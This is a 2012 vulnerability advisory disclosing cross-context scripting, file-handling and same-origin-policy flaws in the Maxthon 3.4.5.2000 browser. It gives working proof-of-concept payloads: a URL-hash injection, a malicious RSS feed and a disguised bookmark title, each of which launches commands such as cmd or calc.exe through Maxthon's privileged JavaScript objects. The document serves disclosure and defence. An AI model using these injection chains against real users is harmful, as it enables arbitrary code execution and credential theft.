Vulnerability Advisory

Name	Multiple Vulnerabilities
Vendor Website	www.maxthon.com
Date Released	December 3rd 2012
Affected Software	Maxthon 3.4.5.2000 and potentially previous versions
Researcher	Roberto Suggi Liverani

Description

Multiple vulnerabilities were discovered in the latest Maxthon browser version 3.4.5.2000. Testing was conducted using both Windows XP and Windows 7 operating systems.
The following vulnerabilities were found:

- Cross Context Scripting;
- Incorrect File Type Handling;
- SOP (Same of Origin) Bypass.

By combining exploitation of these vulnerabilities, it was possible to identify four different ways to achieve arbitrary command execution. Discovered vulnerabilities and related exploits are detailed below.

Cross Context Scripting

Cross Context Scripting[1] (XCS) is a particular code injection attack vector where the injection occurs from an untrusted zone (e.g. Internet) into a privileged browser zone. In this case, it is possible to inject arbitrary JavaScript/HTML code from an untrusted page into Maxthon browser privileged zone - mx://res/*.
During the review, several injection points were discovered. The injection points are detailed below.

Cross Context Scripting - about:history zone

A malicious user can inject arbitrary JavaScript/HTML code through the websites visited with the Maxthon browser. The code injection is rendered into the History page (about:history), which displays URL and a short description of the visited pages. A malicious user can inject JavaScript/HTML content by using the location.hash property, as shown in the table below:


Injection Via location.hash Property

```
http://x.x.x.x/maliciouspage.html#"><img src=a onerror='var b= new
maxthon.io.File.createTempFile("test","bat");c=maxthon.io.File(b);maxthon.io.FileWriter(b);max
thon.io.writeText("cmd /k dir");maxthon.program.Program.launch(b.name_,"C:")'>
```

[1] Cross Context Scripting - http://www.gnucitizen.org/blog/cross-context-scripting-with-sage/

Injected payload is rendered in both the <img> and <a> elements of a history item, as shown below:

Cross Site Scripting Payload Rendered In about:history Privileged Zone



```
▼<li historyid="114">
    <img src="images/s.png" class="btn-delete" onclick="HistoryList.removeItem(this.parentNode)">
    <span class="visit-time">01:26 AM</span>
    <img alt class="favicon" src="mx://favicon/http://localhost/maxthon.html#">
    <img src="a" onerror="var b= new maxthon.io.File.createTempFile("test","bat");c=maxthon.io.File(b);
    maxthon.io.FileWriter(b);maxthon.io.writeText("cmd /k dir");maxthon.program.Program.launch(b.name_,"C:")">
    "" onerror="this.src='../icons/file_16.png'" />                     "
  ▼<a target="_blank" class="title" href="http://localhost/maxthon.html#">
      <img src="a" onerror="var b= new maxthon.io.File.createTempFile("test","bat");c=maxthon.io.File(b);
      maxthon.io.FileWriter(b);maxthon.io.writeText("cmd /k dir");maxthon.program.Program.launch(b.name_,"C:")">
      "" title="">"
    </a>
```

About:history is mapped to mx://res/history/index.htm page.

Exploit: Code Execution

This vulnerability can be exploited in several ways. As the injection point is in the mx://res/ privileged browser zone, it is possible to bypass Same Origin Policy (SOP) protections, and also access Maxthon native JavaScript privileged functions which can be invoked from the Maxthon DOM object (e.g. maxthon.*). Such Maxthon object interfaces can be used to read and write from the file system, as well as execute arbitrary commands, steal stored passwords, or modify Maxthon configuration. Below, an example of arbitrary command execution payload is provided:

Exploit – Code Execution (passing multiple parameters to an executable)

```
http://x.x.x.x/maliciouspage.html#"><img src=a onerror='var b= new
maxthon.io.File.createTempFile("test","bat");c=maxthon.io.File(b);maxthon.io.FileWriter(b);max
thon.io.writeText("cmd /k dir");maxthon.program.Program.launch(b.name_,"C:")'>
```

Maliciouspage.html Source Code

```
<body><script>a = window.location.href='about:history';</script></body>
```

Code execution occurs twice, as the payload is rendered in two different points, as shown above. The maliciouspage.html exploits two other different vulnerabilities, which are detailed under "Incorrect File Type Handling" and "Same of Origin Bypass" sections of this report.

Cross Context Scripting - Feed Reader (about:reader) and RSS Viewer

A malicious user can inject arbitrary JavaScript/HTML code via multiple RSS feed elements. Vulnerable elements are the following:

Vulnerable RSS Element	Injection Type
<title> element	JavaScript injection using HTML encoded payload
<link> element	JavaScript injection using javascript: pseudouri
<description> element	JavaScript injection using HTML encoded payload

Injection is possible in two different conditions:

Condition	Description
User directly visits a malicious RSS page: e.g. http://x.x.x.x/maliciousrss.xml	In such case, the injection is rendered in the following point: mx://res/app/%7BGUID%7B/preview.htm?http://x.x.x.x/maliciousrss.xml
User views or saves the malicious feed using Maxthon Feed Reader built-in component.	The Feed Reader is located at about:reader which is mapped to mx://res/app/%7BGUID%7B/reader.htm page. If the malicious feed is saved, injection is stored as well within the about:reader page.

Exploitation

This vulnerability can be exploited in several ways. As the injection point is in the mx://res/ privileged browser zone, it is possible to bypass Same Origin Policy (SOP) protections, and also access Maxthon native JavaScript privileged functions which can be invoked from the Maxthon DOM object (e.g. maxthon.*). Such Maxthon object interfaces can be used to read and write from the file system, as well as execute arbitrary commands, steal stored passwords, or modify Maxthon configuration. Below, an example of arbitrary command execution payload is provided.

Malicious RSS Feed – Arbitrary Code Execution Exploit

```
<?xml version='1.0' encoding="ISO-8859-1"?>
<rss version='2.0'>
<channel>
<description>Malerisch.net</description>
<link>http://blog.malerisch.net/</link>
<title>Malerisch.net</title>
<item>
    <title>test'&gt;&lt;img src=a onerror='var b= new
maxthon.io.File.createTempFile("test","bat");c=maxthon.io.File(b);maxthon.io.FileWriter(b);max
thon.io.writeText("cmd /k dir");maxthon.program.Program.launch(b.name_,"C:")';&gt;</title>
    <link>javascript:alert(window.location);</link>
    <description>07/09/2008 - test &lt;img src=a onerror='var b= new
```


```
maxthon.io.File.createTempFile("test","bat");c=maxthon.io.File(b);maxthon.io.FileWriter(b);max
thon.io.writeText("cmd /k
dir");maxthon.program.Program.launch(b.name_,"C:")';&gt;</description>
       <pubDate>Sun, 07 Sep 2008 12:00:00 GMT</pubDate>
</item>
</channel>
</rss>
```

Cross Context Scripting – Bookmark Toolbar and Bookmark Sidebar

It is possible to inject JavaScript/HTML payload via the "title" parameter of the "Add to Favorites" form. In Maxthon, bookmark UI security controls are weak and allow a trivial exploitation, even for an attentive user, considering the following factors:

- window.external.addFavorite() can be invoked in an automated fashion;
- The title entry can be tailored to hide the injection payload;
- URL of the bookmark can remain legitimate: e.g. www.google.com

The following screen shot shows an innocuous looking bookmark title and URL. The URL is correct but the title element contains malicious JavaScript code which is not visible directly.



Malicious Add to Favorite Bookmark

Add To Favorites

Title: Google - www.google.com - the best search engine - bookmark now!!!

URL: www.google.com

Folder: My Favorites

The injected code is rendered at mx://res/sidebar/favorites/index.htm

Injection occurs under the following conditions/actions:

- User opens the Favorites sidebar on the left (just clicking on the Star icon, without clicking the malicious bookmark);
- User clicks on the bookmark link from the bookmark toolbar;
- User navigates to another tab after having added the malicious bookmark.

Exploitation

This vulnerability can be exploited in several ways. As the injection point is in the mx://res/ privileged browser zone, it is possible to bypass Same Origin Policy (SOP) protections, and also access Maxthon native JavaScript privileged functions which can be invoked from the Maxthon DOM object (e.g. maxthon.*). Such Maxthon object interfaces can be used to read and write from the file system, as well as execute arbitrary commands, steal stored passwords, or modify Maxthon configuration. Below, an example of arbitrary command execution payload is provided.

Malicious Add to Favorite Injection – HTML Source Code

```
<html>
        <head>
                <title>Google</title>
                <head>
        <script>
                evilpayload='location.href="file:///C:/windows/system32/calc.exe";'
                padding="Google - www.google.com"
                padding2="                           "
                padding3=" - the best search engine - bookmark now!!!"
window.external.addFavorite("www.google.com",padding+"'><scri"+"pt>"+evilpayload+"</"+"scrip
t>"+" "+" "+padding+padding3)

</script>
</head>
<body>
<h3>Maxthon 3.3.3.1000 - Cross Context Scripting via Bookmark (title parameter) - Code
Execution PoC</h3>
        <font size="+1">Roberto Suggi Liverani - <a
href="http://blog.malerisch.net">http://blog.malerisch.net</a> - <a
href="https://twitter.com/malerisch">@malerisch</a> - <a href="http://www.security-
assessment.com">Security-Assessment.com</a></font>
        <br>Steps:
        <ul>
        <li>User is prompted to bookmark an innocuous looking bookmark, like the one shown in
the middle of the screen. The injected payload can only be seen if the user scrolls on the
left of the title element.
        <li>User adds the bookmark.
        <li>User then clicks on the Star (Favorites) icon or
                <li>User clicks on the bookmark link from the bookmark toolbar.
                <li>In both cases, calc.exe is executed.
        </ul>
        The code for the exploit:<br>
        <code>
                evilpayload='location.href="file:///C:/windows/system32/calc.exe";'
window.external.addFavorite("www.google.com","yourpaddinghere'><scri"+"pt>"+evilpayload+"</"
+"script>andpaddinghere");
```

```
        </code>
        </body>
</html>
```

Incorrect Executable File Handling

The way local executable files are handled by the Maxthon browser seems related to the fact that external tools such as Calc, Desktop, and others can be launched from the browser itself. This design is insecure as it allows JavaScript to directly invoke an executable. As shown in previous exploits, this design can aid exploitation by chaining different vulnerabilities at the same time, allowing for arbitrary command execution.

This vulnerability can be exploited in multiple ways:

Scenario	Impact
1. User visits a page which invokes the window.open() function against an executable file – e.g. file:///C:/windows/system32/cmd.exe 2. User unblocks the pop up blocker	The window will open as a new window, SOP is not enforced and this vulnerability would allow arbitrary code execution.
User is fooled into bookmarking an executable file	Executable is executed directly by Maxthon. User is not prompted to either downloading the executable or discarding the download.
SOP vulnerability discovered that would allow direct access to file:// zone from an untrusted zone	Arbitrary command execution.

Same Of Origin (SOP) Bypass

It is possible to bypass Same of Origin of Policy[2] (SOP) by using window.open() method against about: URI scheme. Such URI are mapped to privileged zone mx://res/*. However, by invoking directly against mx://res/, the SOP is applied and access is forbidden. The following table summarises test case conducted with window.open() method:

Test Case	Result
http:// -> file://	Prompts a popup blocker, if the user allows the pop up, the file:// window is opened.
http:// -> about:*	Spawns a new window
http:// -> mx://res/*	Forbidden by SOP

[2] Same of Origin Policy - http://en.wikipedia.org/wiki/Same_origin_policy

Vendor advice and Recommendations

The vendor was contacted multiple times in February 2012. No response was given after the report was sent. Use of this browser is not suggested.

About Security-Assessment.com

Security-Assessment.com is Australasia's leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Web	www.security-assessment.com
Email	info@security-assessment.com